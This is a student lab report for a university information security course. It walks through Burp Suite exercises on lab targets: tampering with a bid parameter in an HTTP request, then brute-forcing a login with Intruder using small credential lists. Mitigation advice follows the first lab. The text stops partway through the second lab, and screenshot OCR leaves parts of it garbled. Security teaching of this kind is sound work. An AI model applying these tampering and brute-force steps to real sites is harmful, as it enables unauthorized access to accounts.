



VIT[®]
Vellore Institute of Technology
(Deemed to be University under section 3 of UGC Act, 1956)

Winter Semester 2023-24

BCSE354E

**Information Security Management
Lab**

Faculty Name: AVUTHU AVINASH REDDY

Lab Slot: L25+L26

TEAM MEMBERS

M KARTHIKEYA – 21BCE1360

N GOWTAM REDDY – 21BCE1715

N VARISH RAM – 21BCE5575

INDEX

SL. No	Name of the Lab Experiment
1.	Modifying HTTP requests with Burp Proxy
2.	Using Burp to Brute Force a Login Page
3.	SQL Injection
4.	Cross-Site Scripting (XSS)
5.	Cross-Site Request Forgery (CSRF)
6.	Kleopatra - Encryption and Decryption
7.	IDS/IPS Using Snort

Lab – 01. Modifying HTTP requests with Burp Proxy

Experiment Objective:

The purpose of this experiment is to demonstrate how to intercept, modify, and exploit HTTP requests using Burp Proxy. By manipulating requests, vulnerabilities can be identified and exploited, contributing to a better understanding of web security concepts.

1. Introduction:

This experiment focuses on utilizing Burp Proxy to modify HTTP requests and understand their impact on web applications. By intercepting and altering requests, we aim to uncover vulnerabilities and learn how they can be exploited for malicious purposes.

2. Setup:

- **Hardware:** Standard computer system.
- **Software/Tools:**
 - Burp Suite (Community or Professional edition).
 - Web browser.
- **Lab Environment Setup Instructions:**
 - Install and configure Burp Suite on your system.
 - Launch Burp's browser and ensure it's configured to proxy through Burp.
 - Access the vulnerable website provided in the tutorial using Burp's browser.


3. Experiment Steps:

1. Access the vulnerable website: Use Burp's browser to visit the specified URL.


For example, our desired vulnerable website is hosted locally on port 4000, with its source code available on [GitHub](#).

2. Log in to Auction App: Use the provided credentials to log in, or alternatively, create a new account by signing up.

3. Find something to bid: Navigate to a product page and bid an item initially with higher pricing as general.



Here the bid is placed successfully, because the bid amount is > the initial value



Here the bid is not placed successfully, stating that bid must be greater than initial

4. Study the add to cart function: Switch interception on in Burp's Proxy tab and add the item to the cart to intercept the POST request.

Screenshot of the Burp Suite Community Edition interface showing the HTTP history tab. The table lists various network requests, including a POST request at index 74. The Request tab shows the raw POST data, and the Response tab shows the raw response. The Inspector tab is selected, displaying details about the request attributes, body parameters, cookies, headers, and response headers.

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title
57	http://localhost:3000	GET	/about			304	439			
58	https://dribbble.com	GET	/assets/logo-small-2x-9fe74d2ad7b2...			404	768	HTML	png	404 Not Found
59	http://localhost:3000	GET	/ws			101	129			
61	http://localhost:3000	GET	/products?keyword=&page=1&starti...	✓		200	2409	JSON		
62	http://localhost:3000	GET	/static/media/logo.1a7bf57bb19c06...			304	272		svg	
64	http://localhost:3000	GET	/manifest.json			304	335	script	json	
66	http://localhost:3000	GET	/logo192.png			404	682	HTML	png	Error
67	https://dribbble.com	GET	/assets/logo-small-2x-9fe74d2ad7b2...			404	768	HTML	png	404 Not Found
68	http://localhost:3000	GET	/product/65d777d37d2b2e4742b16163			200	1613	JSON		
69	http://localhost:3000	GET	/getdata			200	3956	JSON		
74	http://localhost:3000	POST	/products/bid	✓		201	1546	JSON		

Tracking the HTTP history of POST method containing this bid information

Now right click on request window and select ‘send to repeater’.

The screenshot shows the Burp Suite interface with the Repeater tab selected. In the Request pane, a POST request is displayed with a modified bid amount of 148901. The Response pane shows the server's JSON response. The Inspector pane on the right displays the request attributes, query parameters, body parameters, cookies, and headers. The status bar at the bottom indicates 1,477.5MB memory usage.

```

POST / HTTP/1.1
Host: localhost:3000
Content-Type: application/x-www-form-urlencoded
Content-Length: 148901

productId=549089505&bid=148901

```

The bid amount is visible here, now simply edit the bid amount with desired value.

5. Modify the request: Change the value of a parameter in the intercepted request and forward it.

The screenshot shows the Burp Suite interface with the Repeater tab selected. In the Request pane, the bid amount has been changed to 100. The Response pane shows the server's JSON response. The Inspector pane on the right displays the request attributes, query parameters, body parameters, cookies, and headers. The status bar at the bottom indicates 1,661 bytes | 2,045 millis and 1,477.5MB memory usage.

```

POST / HTTP/1.1
Host: localhost:3000
Content-Type: application/x-www-form-urlencoded
Content-Length: 100

productId=549089505&bid=100

```

For instance, the bid amount was modified to 100, and click on send. By this the HTTP request was modified and send to the server and the right side we can see the updated bid history.

6. Exploit the vulnerability: Observing the impact of the modified request on the application's behavior.

The bid history was successfully updated with our desired value and can be visible in the application

4. Observations:

Observation	Result/Outcome
Intercepted Request	Successfully modified and forwarded
Application Response	Bid price of item changed with modified price
Security Implications	Demonstrates vulnerability to price manipulation

Solution:

The attack described in the experiment involves manipulating HTTP requests to change the bid price of an item in an auction application. This type of attack is commonly known as a "**price manipulation**" attack. Here are some ways to prevent or mitigate such attacks:

- 1. Input Validation and Sanitization:** Ensure that all input, including bid prices, undergoes proper validation and sanitization. Validate input on both the client and server sides to prevent malicious input from being accepted.
- 2. Server-Side Validation:** Implement validation checks on the server side to verify that the bid amount is within acceptable ranges and meets any other criteria set by the application (e.g., minimum bid increment, maximum bid amount).
- 3. Session Management:** Implement robust session management techniques to prevent unauthorized users from accessing or modifying sensitive data, such as bid prices. This includes properly handling authentication, authorization, and session tokens.
- 4. Use of HTTPS:** Employ HTTPS to encrypt communication between the client and server, preventing attackers from intercepting and modifying requests in transit.
- 5. Anti-CSRF Tokens:** Implement anti-CSRF (Cross-Site Request Forgery) tokens to protect against unauthorized requests initiated by malicious actors.
- 6. Rate Limiting:** Implement rate limiting mechanisms to prevent brute force attacks or rapid manipulation of bid prices by limiting the number of requests a user can make within a certain timeframe.
- 7. Audit Trails and Logging:** Maintain comprehensive audit trails and logs of all user activities, including bid modifications. This can help detect and investigate suspicious behavior.

8. Two-Factor Authentication (2FA): Implement 2FA for sensitive actions such as modifying bid prices to add an additional layer of security.

9. Security Headers: Utilize security headers, such as Content Security Policy (CSP) and X-Content-Type-Options, to enhance the security posture of the web application and mitigate certain types of attacks.

10. Regular Security Audits: Conduct regular security audits and penetration testing to identify and address vulnerabilities in the application, including potential price manipulation vulnerabilities.

By implementing these measures, the application can significantly reduce the risk of price manipulation attacks and enhance its overall security posture.

Lab – 02. Using Burp to Brute Force a Login Page

Experiment Objective:

The objective of this experiment is to demonstrate how to perform a brute force attack on a login page using Burp Suite. By following the steps outlined below, we aim to understand the process of bypassing authentication mechanisms and gaining unauthorized access to a web application.

1. Introduction:

Authentication is a crucial aspect of application security, protecting against unauthorized access. However, if an attacker successfully bypasses authentication, they can potentially compromise the entire application. This tutorial focuses on using Burp Suite to simulate a brute force attack on a login page.

2. Setup:

- Software/Tools:
 - Burp Suite (Community or Professional edition).
 - Web browser.

3. Experiment Steps:

1. Configure Burp with Browser:


- Ensure Burp is properly configured with your web browser.
- In Burp Proxy tab, turn off Intercept and navigate to the login page of the target application in the browser.

2. Enable Intercept in Burp:

- In Burp Proxy "Intercept" tab, turn Intercept on.

3. Simulate Login Attempt:

- Enter arbitrary details in the login page and submit the request.



4. Send Request to Intruder:

- View the captured request in Burp Proxy "Intercept" tab.

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title
136	https://m.stripe.network	GET	/inner.html			200	1949	HTML	html	StripeM-Inner
137	https://m.stripe.network	GET	/out-4.5.43.js			200	89266	script	js	
138	https://m.stripe.com	POST	/6		✓	200	865	JSON		
139	https://m.stripe.com	POST	/6		✓	200	865	JSON		
140	http://localhost:3000	GET	/manifest.json			304	335	script	json	
141	http://localhost:3000	GET	/static/js/bundle.js.map			200	12113718	JSON	map	
142	http://localhost:3000	GET	/logout			304	506			
143	http://localhost:3000	GET	/logout			304	506			
145	http://localhost:3000	GET	/static/media/register.50826cf012be4...			304	272		svg	
146	http://localhost:3000	GET	/static/media/login.e2b7e409088f31...			304	272		svg	
147	http://localhost:3000	POST	/sign in		✓	400	535	JSON		

- Right-click on the request and select "Send to Intruder".

S Burp Project Intruder Repeater View Help Burp Suite Community Edition v2023.12.1.3 - Temporary Project

Dashboard Target Proxy **Intruder** Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings

1 x 2 x +

Positions Payloads Resource pool Settings

Choose an attack type

Attack type: Sniper **Start attack**

Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://localhost:3000 Update Host header to match target

Add § Clear § Auto § Refresh

```

2 Host: localhost:3000
3 Content-Length: 57
4 sec-ch-ua: "Chromium";v="121", "Not A(Brand");v="99"
5 sec-ch-ua-platform: "Windows"
6 sec-ch-ua-mobile: ?0
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.85 Safari/537.36
8 Content-type: application/json
9 Accept: */
10 Origin: http://localhost:3000
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Dest: empty
14 Referer: http://localhost:3000/signin
15 Accept-Encoding: gzip, deflate, br
16 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
17 Connection: close
18
19 {"email":"karthikeya9985@gmail.com","password":"karthik"}

```

0 payload positions 0 highlights Clear Length: 648

Event log (2) All issues Memory: 150.0MB

Observe the parameters like email and password in the payload positions.

5. Configure Intruder:

- In Intruder "**Positions**" tab, add "**username**" and "**password**" parameters as payload positions. click Add § to mark it as a payload position

S Burp Project Intruder Repeater View Help Burp Suite Community Edition v2023.12.1.3 - Temporary Project

Dashboard Target Proxy **Intruder** Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings

1 x 2 x 3 x +

Positions Payloads Resource pool Settings

Choose an attack type

Attack type: Cluster bomb **Start attack**

Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: https://bwapp.hakhub.net Update Host header to match target

Add § Clear § Auto § Refresh

```

6 Sec-Ch-Ua: "Chromium";v="121", "Not A(Brand");v="99"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Windows"
9 Upgrade-Insecure-Requests: 1
10 Origin: https://bwapp.hakhub.net
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.85 Safari/537.36
13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: https://bwapp.hakhub.net/login.php
19 Accept-Encoding: gzip, deflate, br
20 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
21 Priority: u=0, i
22
23 login=shis&password=shis&security_level=0&form=submit

```

2 payload positions 2 highlights Clear Length: 933

Event log (2) All issues Memory: 209.7MB

- Set attack type to "**Cluster bomb**".

Attack type: Sniper

Sniper
This attack uses a single set of payloads and one or more payload positions. It places each payload into the first position, then each payload into the second position, and so on.

Battering ram
This uses a single set of payloads. It iterates through the payloads, and places the same payload into all of the defined payload positions at once.

Pitchfork
This attack uses multiple payload sets. There is a different payload set for each defined position (up to a maximum of 20). The attack iterates through all payload sets simultaneously, so it uses the first payload from each set, then the second payload from each set, and so on.

```

2 Host: localhost
3 Content-Type: application/x-www-form-urlencoded
4 sec-ch-ua: "Not A Brand";v="1"
5 sec-ch-ua-mobile: ?0
6 sec-ch-ua-platform: "Windows"
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5613.127 Safari/537.36
8 Content-Type: application/json
9 Accept: *
10 Origin: http://localhost:3000
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Dest: empty
14 Referer: http://localhost:3000/signin
15 Accept-Encoding: gzip, deflate, br
16 Accept-Language: en-US;q=0.9, en;q=0.8
17 Connection: close
18
19 {"email": "karthikeya995@gmail.com", "password": "karthikeya995"}
  
```

Start attack

Add \$ Clear \$ Auto \$ Refresh

2 highlights Clear

Length: 652

Event log (2) All issues Memory: 150.0MB

Similarly select all other attacks like sniper, battering ram & pitchfork for this attack.

6. Configure Payloads:

- In Intruder "Payloads" tab, configure payload sets:
- Set "Payload set" to "1" and "Payload type" to "Simple list". Enter possible usernames.
- Set "Payload set" to "2" and enter possible passwords.

Payload set: 2 Payload count: 4

Payload type: Simple list Request count: 16

Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste	admin
Load ...	bee
Remove	bug
Clear	karthik
Deduplicate	
Add	Enter a new item
Add from list ... [Pro version only]	

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

Event log (2) All issues Memory: 209.7MB

7. Initiate Attack:

- Click "Start attack" to initiate the brute force attack.

The screenshot shows the "6. Intruder attack of https://bwapp.hakhub.net" window. The title bar includes "Attack", "Save", and "Columns" buttons. Below the title bar are buttons for "Attack", "Save", "Columns", and help. The main interface has tabs for "Results", "Positions", "Payloads", "Resource pool", and "Settings". The "Results" tab is selected. A filter bar at the top says "Filter: Showing all items". The main area is a table with columns: Request, Payload 1, Payload 2, Status code, Error, and Timeout. The table contains 16 rows of data. At the bottom left is a "Finished" status indicator with a blue progress bar.

Request	Payload 1	Payload 2	Status code	Error	Timeout
6	bee	bee	200	<input type="checkbox"/>	<input type="checkbox"/>
7	bug	bee	200	<input type="checkbox"/>	<input type="checkbox"/>
8	jat	bee	200	<input type="checkbox"/>	<input type="checkbox"/>
9	admin	bug	200	<input type="checkbox"/>	<input type="checkbox"/>
10	bee	bug	302	<input type="checkbox"/>	<input type="checkbox"/>
11	bug	bug	200	<input type="checkbox"/>	<input type="checkbox"/>
12	jat	bug	200	<input type="checkbox"/>	<input type="checkbox"/>
13	admin	karthik	200	<input type="checkbox"/>	<input type="checkbox"/>
14	bee	karthik	200	<input type="checkbox"/>	<input type="checkbox"/>
15	bug	karthik	200	<input type="checkbox"/>	<input type="checkbox"/>
16	jat	karthik	200	<input type="checkbox"/>	<input type="checkbox"/>

8. Analyze Results:

- In Intruder attack window, analyze results by sorting them based on columns like "Length" and "Status".

200 indicates unsuccessful attempt

& 302 is successful.

9. Confirm Successful Attack:

- Review response in the attack window to identify successful login attempts.
- Confirm success by using the obtained username and password to login to the web application.

Similarly performing the attacks using other options like **Sniper**, **Battering ram**, **Pitchfork**.

1. Sniper Attack:

Attack type: Sniper

Sniper
This attack uses a single set of payloads and one or more payload positions. It places each payload into the first position, then each payload into the second position, and so on.

Battering ram
This uses a single set of payloads. It iterates through the payloads, and places the same payload into all of the defined payload positions at once.

Pitchfork
This attack uses multiple payload sets. There is a different payload set for each defined position (up to a maximum of 20). The attack iterates through all payload sets simultaneously, so it uses the first payload from each set, then the second payload from each set, and so on.

Cluster bomb
This attack uses multiple payload sets. There is a different payload set for each defined position (up to a maximum of 20). The attack iterates through each payload set in turn, so that all permutations of payload combinations are tested.

2 payload positions

Length: 651

Event log (1) All issues

Memory: 135.0MB

Selecting *Sniper* from the dropdown

Payload set: 1 Payload count: 6

Payload type: Simple list Request count: 12

Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste	gowthamreddy@gmail.com
Load ...	karthik@gowtham
Remove	karthik#
Clear	karthik\$
Deduplicate	karthik@
Add	gowtham@

Add from list ... [Pro version only]

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

Event log (1) All issues

Memory: 135.0MB

Updating the payload 1 with desired values.

Burp Suite Community Edition v2023.12.1.5 - Temporary Project

Attack Save Columns 2. Intruder attack of http://localhost:3000

Results Positions Payloads Resource pool Settings

Filter: Showing all items

Request	Position	Payload	Status code	Error	Timeout	Length	Co
0			200			762	
1	1	gowthamreddy@gmail.com	400			534	
2	1	karthikeya9985@gmail.com	400			534	
3	1	karthik#	400			534	
4	1	karthik\$	400			534	
5	1	karthik@	400			534	
6	1	gowtham@	400			534	
7	2	gowthamreddy@gmail.com	400			534	
8	2	karthikeya9985@gmail.com	400			534	
9	2	karthik#	400			534	
10	2	karthik\$	400			534	

Start attack

Payload sets

You can define one or more payload sets, and each payload type can have multiple entries.

Payload set: 1

Payload type: Simple list

Paste Load ... Remove Clear Deduplicate Add Enter a new item Add from list ... [Pro version only]

Payload settings [Simple list]

This payload type lets you configure multiple payloads for each position.

Paste Load ... Remove Clear Deduplicate Add Enter a new item Add from list ... [Pro version only]

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

Event log (1) All issues Memory: 140.0MB

The result for the Sniper Attack is as follows.

The isn't suitable for our type of websites because we required minimum of 2 payloads to do the attack on this particular type of websites.

2. Battering ram

Burp Suite Community Edition v2023.12.1.5 - Temporary Project

Attack Save Columns 2. Intruder attack of http://localhost:3000

Results Positions Payloads Resource pool Settings

Start attack

Choose an attack type

Attack type: Sniper

Sniper
This attack uses a single set of payloads and one or more payload positions. It places each payload into the first position, then each payload into the second position, and so on.

Battering ram
This uses a single set of payloads. It iterates through the payloads, and places the same payload into all of the defined payload positions at once.

Pitchfork
This attack uses multiple payload sets. There is a different payload set for each defined position (up to a maximum of 20). The attack iterates through all payload sets simultaneously, so it uses the first payload from each set, then the second payload from each set, and so on.

Cluster bomb
This attack uses multiple payload sets. There is a different payload set for each defined position (up to a maximum of 20). The attack iterates through each payload set in turn, so that all permutations of payload combinations are tested.

Add \$ Clear \$ Auto \$ Refresh

2 payload positions Length: 651

Event log (1) All issues Memory: 140.0MB

selecting battering ram from the dropdown

S Burp Project Intruder Repeater View Help Burp Suite Community Edition v2023.12.1.5 - Temporary Project

Dashboard Target Proxy **Intruder** Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings

1 × 2 × + Positions Payloads Resource pool Settings

Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 6

Payload type: Simple list Request count: 6

Start attack

Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste Load ... Remove Clear Deduplicate Add Enter a new item Add from list ... [Pro version only]

gowthamreddy@gmail.com
karthikeya9985@gmail.com
karthik#
karthik\$
karthik@
gowtham@

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

Event log (1) All issues

Memory: 140.0MB

Updating the payload values with desired values and click on the ‘Start attack’

S Burp Project Intruder Repeater View Help Burp Suite Community Edition v2023.12.1.5 - Temporary Project

Dashboard Target Proxy **Intruder** Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings

1 × 2 × + Positions Payloads Resource

Attack Save Columns 4. Intruder attack of http://localhost:3000

4. Intruder attack of http://local... Attack Save Columns

Start attack

Payload sets

You can define one or more payload sets, and each payload type can be customized in different ways.

Payload set: 1 Payload type: Simple list

Paste Load ... Remove Clear Deduplicate Add Enter a new item Add from list ... [Pro version only]

gowthamreddy@gmail.com
karthikeya9985@gmail.com
karthik#
karthik\$
karthik@
gowtham@

Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste Load ... Remove Clear Deduplicate Add Enter a new item Add from list ... [Pro version only]

gowthamreddy@gmail.com
karthikeya9985@gmail.com
karthik#
karthik\$
karthik@
gowtham@

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

Event log (1) All issues

Memory: 140.0MB

The result for the Battering ram is as follows.

This is having the same problem like Sniper attack containing only one payload option.

3. Pitchfork

Burp Suite Community Edition v2023.12.1.5 - Temporary Project

Dashboard Target Proxy **Intruder** Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings

1 x 2 x +

Positions Payloads Resource pool Settings

Choose an attack type

Attack type: Battering ram

Sniper
This attack uses a single set of payloads and one or more payload positions. It places each payload into the first position, then each payload into the second position, and so on.

Battering ram
This uses a single set of payloads. It iterates through the payloads, and places the same payload into all of the defined payload positions at once.

Pitchfork
This attack uses multiple payload sets. There is a different payload set for each defined position (up to a maximum of 20). The attack iterates through all payload sets simultaneously, so it uses the first payload from each set, then the second payload from each set, and so on.

Cluster bomb
This attack uses multiple payload sets. There is a different payload set for each defined position (up to a maximum of 20). The attack iterates through each payload set in turn, so that all permutations of payload combinations are tested.

```

3 Content-Type: application/x-www-form-urlencoded
4 sec-ch-ua: Chakra/1.2.150.1000.0
5 sec-ch-ua: AppleWebKit/539.1
6 sec-ch-ua: Chrome/1.2.150.1000.0
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/539.1
8 Content-Type: application/x-www-form-urlencoded
9 Accept: */*
10 Origin: http://localhost:3000
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: empty
14 Referer: http://localhost:3000/signin
15 Accept-Encoding: gzip, deflate, br
16 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
17 Connection: close
18
19 {"email":"${goutham9@gmail.com}", "password": "Sk@rthik0$"}
20

```

Add \$ Clear \$ Auto \$ Refresh

Start attack

2 payload positions

Length: 651

Event log (1) All issues Memory: 140.0MB

Selecting 'Pitchfork' from the dropdown & then select payloads option left to the Positions option.

Burp Suite Community Edition v2023.12.1.5 - Temporary Project

Dashboard Target Proxy **Intruder** Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings

1 x 2 x +

Positions **Payloads** Resource pool Settings

Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 6
Payload type: 1 Request count: 0

Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

